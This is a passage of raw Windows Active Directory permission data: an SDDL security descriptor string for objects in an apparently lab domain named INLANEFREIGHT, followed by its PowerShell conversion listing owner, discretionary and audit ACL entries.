(OA;CI;WP;a8df7489-c5ea-11d1-bbcb-0080c76670c0;;S-1-5-21-3842939050-
3880317879-2865463114-5172)(OA;CI;WP;a8df7489-c5ea-11d1-bbcb-
0080c76670c0;;S-1-5-21-3842939050-3880317879-2865463114-5187)
(OA;CI;WP;1f298a89-de98-47b8-b5cd-572ad53d267e;;S-1-5-21-3842939050-
3880317879-2865463114-5172)(OA;CI;WP;1f298a89-de98-47b8-b5cd-
572ad53d267e;;S-1-5-21-3842939050-3880317879-2865463114-5187)
(OA;CI;WP;f0f8ff9a-1191-11d0-a060-00aa006c33ed;;S-1-5-21-3842939050-
3880317879-2865463114-5172)(OA;CI;WP;f0f8ff9a-1191-11d0-a060-
00aa006c33ed;;S-1-5-21-3842939050-3880317879-2865463114-5186)
(OA;CI;WP;f0f8ff9a-1191-11d0-a060-00aa006c33ed;;S-1-5-21-3842939050-
3880317879-2865463114-5187)(OA;CI;WP;2cc06e9d-6f7e-426a-8825-
0215de176e11;;S-1-5-21-3842939050-3880317879-2865463114-5186)
(OA;CI;WP;5fd424a1-1262-11d0-a060-00aa006c33ed;;S-1-5-21-3842939050-
3880317879-2865463114-5172)(OA;CI;WP;5fd424a1-1262-11d0-a060-
00aa006c33ed;;S-1-5-21-3842939050-3880317879-2865463114-5187)
(OA;CI;WP;3263e3b8-fd6b-4c60-87f2-34bdaa9d69eb;;S-1-5-21-3842939050-
3880317879-2865463114-5186)(OA;CI;WP;28630ebc-41d5-11d1-a9c1-
0000f80367c1;;S-1-5-21-3842939050-3880317879-2865463114-5172)
(OA;CI;WP;28630ebc-41d5-11d1-a9c1-0000f80367c1;;S-1-5-21-3842939050-
3880317879-2865463114-5187)(OA;CI;WP;bf9679c0-0de6-11d0-a285-
00aa003049e2;;S-1-5-21-3842939050-3880317879-2865463114-5189)
(OA;CI;WP;3e0abfd0-126a-11d0-a060-00aa006c33ed;;S-1-5-21-3842939050-
3880317879-2865463114-5189)(OA;CI;WP;7cb4c7d3-8787-42b0-b438-
3c5d479ad31e;;S-1-5-21-3842939050-3880317879-2865463114-5186)
```

```
(OA;CI;RPWP;5b47d60f-6090-40b2-9f37-2a4de88f3063;;S-1-5-21-3842939050-
3880317879-2865463114-526)(OA;CI;RPWP;5b47d60f-6090-40b2-9f37-
2a4de88f3063;;S-1-5-21-3842939050-3880317879-2865463114-527)
(OA;CI;DTWD;;4828cc14-1437-45bc-9b07-ad6f015e5f28;S-1-5-21-3842939050-
3880317879-2865463114-5189)(OA;CI;DTWD;;bf967aba-0de6-11d0-a285-
00aa003049e2;S-1-5-21-3842939050-3880317879-2865463114-5189)
(OA;CI;CCDCLCRPWPLO;f0f8ffac-1191-11d0-a060-00aa006c33ed;;S-1-5-21-
3842939050-3880317879-2865463114-5187)(OA;CI;CCDCLCRPWPLO;e8b2aff2-59a7-
4eac-9a70-819adef701dd;;S-1-5-21-3842939050-3880317879-2865463114-5186)
(OA;CI;CCDCLCSWRPWPDTLOCRSDRCWDWO;018849b0-a981-11d2-a9ff-00c04f8eedd8;;S-1-
5-21-3842939050-3880317879-2865463114-5172)
(OA;CI;CCDCLCSWRPWPDTLOCRSDRCWDWO;018849b0-a981-11d2-a9ff-00c04f8eedd8;;S-1-
5-21-3842939050-3880317879-2865463114-5187)(OA;CIIO;SD;;4828cc14-1437-45bc-
9b07-ad6f015e5f28;S-1-5-21-3842939050-3880317879-2865463114-5189)
(OA;CIIO;SD;;bf967a86-0de6-11d0-a285-00aa003049e2;S-1-5-21-3842939050-
3880317879-2865463114-5189)(OA;CIIO;SD;;bf967a9c-0de6-11d0-a285-
00aa003049e2;S-1-5-21-3842939050-3880317879-2865463114-5189)
(OA;CIIO;SD;;bf967aa5-0de6-11d0-a285-00aa003049e2;S-1-5-21-3842939050-
3880317879-2865463114-5189)(OA;CIIO;SD;;bf967aba-0de6-11d0-a285-
00aa003049e2;S-1-5-21-3842939050-3880317879-2865463114-5189)
(OA;CIIO;SD;;5cb41ed0-0e4c-11d0-a286-00aa003049e2;S-1-5-21-3842939050-
3880317879-2865463114-5189)(OA;CIIO;WD;;bf967a9c-0de6-11d0-a285-
00aa003049e2;S-1-5-21-3842939050-3880317879-2865463114-5187)
(OA;CIIO;SW;9b026da6-0d3c-465c-8bee-5199d7165cba;bf967a86-0de6-11d0-a285-
00aa003049e2;CO)(OA;CIIO;SW;9b026da6-0d3c-465c-8bee-5199d7165cba;bf967a86-
0de6-11d0-a285-00aa003049e2;PS)(OA;CIIO;RP;b7c69e6d-2cc7-11d2-854e-
00a0c983f608;bf967a86-0de6-11d0-a285-00aa003049e2;ED)(OA;CIIO;RP;b7c69e6d-
2cc7-11d2-854e-00a0c983f608;bf967a9c-0de6-11d0-a285-00aa003049e2;ED)
(OA;CIIO;RP;b7c69e6d-2cc7-11d2-854e-00a0c983f608;bf967aba-0de6-11d0-a285-
00aa003049e2;ED)(OA;CIIO;WP;ea1b7b93-5e48-46d5-bc6c-4df4fda78a35;bf967a86-
0de6-11d0-a285-00aa003049e2;PS)
(OA;CIIO;CCDCLCSWRPWPDTLOCRSDRCWDWO;;c975c901-6cea-4b6f-8319-d67f45449506;S-
1-5-21-3842939050-3880317879-2865463114-5187)
(OA;CIIO;CCDCLCSWRPWPDTLOCRSDRCWDWO;;f0f8ffac-1191-11d0-a060-00aa006c33ed;S-
1-5-21-3842939050-3880317879-2865463114-5187)(OA;CINPIO;RPWPLOSD;;e8b2aff2-
59a7-4eac-9a70-819adef701dd;S-1-5-21-3842939050-3880317879-2865463114-5186)
(OA;;CR;89e95b76-444d-4c62-991a-0facbeda640c;;BA)(OA;;CR;1131f6aa-9c07-11d1-
f79f-00c04fc2dcd2;;BA)(OA;;CR;1131f6ab-9c07-11d1-f79f-00c04fc2dcd2;;BA)
(OA;;CR;1131f6ac-9c07-11d1-f79f-00c04fc2dcd2;;BA)(OA;;CR;1131f6ad-9c07-11d1-
f79f-00c04fc2dcd2;;BA)(OA;;CR;1131f6ae-9c07-11d1-f79f-00c04fc2dcd2;;BA)
(OA;;CR;e2a36dc9-ae17-47c3-b58b-be34c55ba633;;S-1-5-32-557)
(OA;CIIO;LCRPLORC;;4828cc14-1437-45bc-9b07-ad6f015e5f28;RU)
(OA;CIIO;LCRPLORC;;bf967a9c-0de6-11d0-a285-00aa003049e2;RU)
```

```
(OA;CIIO;LCRPLORC;;bf967aba-0de6-11d0-a285-00aa003049e2;RU)(OA;;CR;05c74c5e-
4deb-43b4-bd9f-86664c2a7fd5;;AU)(OA;;CR;89e95b76-444d-4c62-991a-
0facbeda640c;;ED)(OA;;CR;ccc2dc7d-a6ad-4a7a-8846-c04e3cc53501;;AU)
(OA;;CR;280f369c-67c7-438e-ae98-1d46f3c6f541;;AU)(OA;;CR;1131f6aa-9c07-11d1-
f79f-00c04fc2dcd2;;ED)(OA;;CR;1131f6ab-9c07-11d1-f79f-00c04fc2dcd2;;ED)
(OA;;CR;1131f6ac-9c07-11d1-f79f-00c04fc2dcd2;;ED)(OA;;CR;1131f6ae-9c07-11d1-
f79f-00c04fc2dcd2;;ED)(OA;CI;RP;b1b3a417-ec55-4191-b327-b72e33e38af2;;NS)
(OA;CI;RP;1f298a89-de98-47b8-b5cd-572ad53d267e;;AU)(OA;CI;RPWP;3f78c3e5-
f79a-46bd-a0b8-9d18116ddc79;;PS)(OA;CIIO;RPWPCR;91e647de-d96f-4b70-9557-
d63ff4f3ccd8;;PS)(A;;CCLCSWRPWPLOCRRCWDWO;;;DA)(A;CI;LCSWRPWPRC;;;S-1-5-21-
3842939050-3880317879-2865463114-5213)(A;CI;LCRPLORC;;;S-1-5-21-3842939050-
3880317879-2865463114-5172)(A;CI;LCRPLORC;;;S-1-5-21-3842939050-3880317879-
2865463114-5187)(A;CI;CCDCLCSWRPWPDTLOCRSDRCWDWO;;;S-1-5-21-3842939050-
3880317879-2865463114-519)(A;;RPRC;;;RU)(A;CI;LC;;;RU)
(A;CI;CCLCSWRPWPLOCRSDRCWDWO;;;BA)(A;;RP;;;WD)(A;;LCRPLORC;;;ED)
(A;;LCRPLORC;;;AU)(A;;CCDCLCSWRPWPDTLOCRSDRCWDWO;;;SY)(A;CI;LCRPWPRC;;;AN)S:
(OU;CISA;WP;f30e3bbe-9ff0-11d1-b603-0000f80367c1;bf967aa5-0de6-11d0-a285-
00aa003049e2;WD)(OU;CISA;WP;f30e3bbf-9ff0-11d1-b603-0000f80367c1;bf967aa5-
0de6-11d0-a285-00aa003049e2;WD)(AU;SA;CR;;;DU)(AU;SA;CR;;;BA)
(AU;SA;WPWDWO;;;WD)"

Owner             : BUILTIN\Administrators
Group             : BUILTIN\Administrators
DiscretionaryAcl : {Everyone: AccessDenied (WriteData), Everyone:
AccessAllowed (WriteExtendedAttributes), NT
                   AUTHORITY\ANONYMOUS LOGON: AccessAllowed
(CreateDirectories, GenericExecute, ReadPermissions,
                   Traverse, WriteExtendedAttributes), NT
AUTHORITY\ENTERPRISE DOMAIN CONTROLLERS: AccessAllowed
                   (CreateDirectories, GenericExecute, GenericRead,
ReadAttributes, ReadPermissions,
                   WriteExtendedAttributes)...}
SystemAcl         : {Everyone: SystemAudit SuccessfulAccess
(ChangePermissions, TakeOwnership, Traverse),
                   BUILTIN\Administrators: SystemAudit SuccessfulAccess
(WriteAttributes), INLANEFREIGHT\Domain Users:
                   SystemAudit SuccessfulAccess (WriteAttributes), Everyone:
SystemAudit SuccessfulAccess
                   (Traverse)...}
RawDescriptor     : System.Security.AccessControl.CommonSecurityDescriptor
```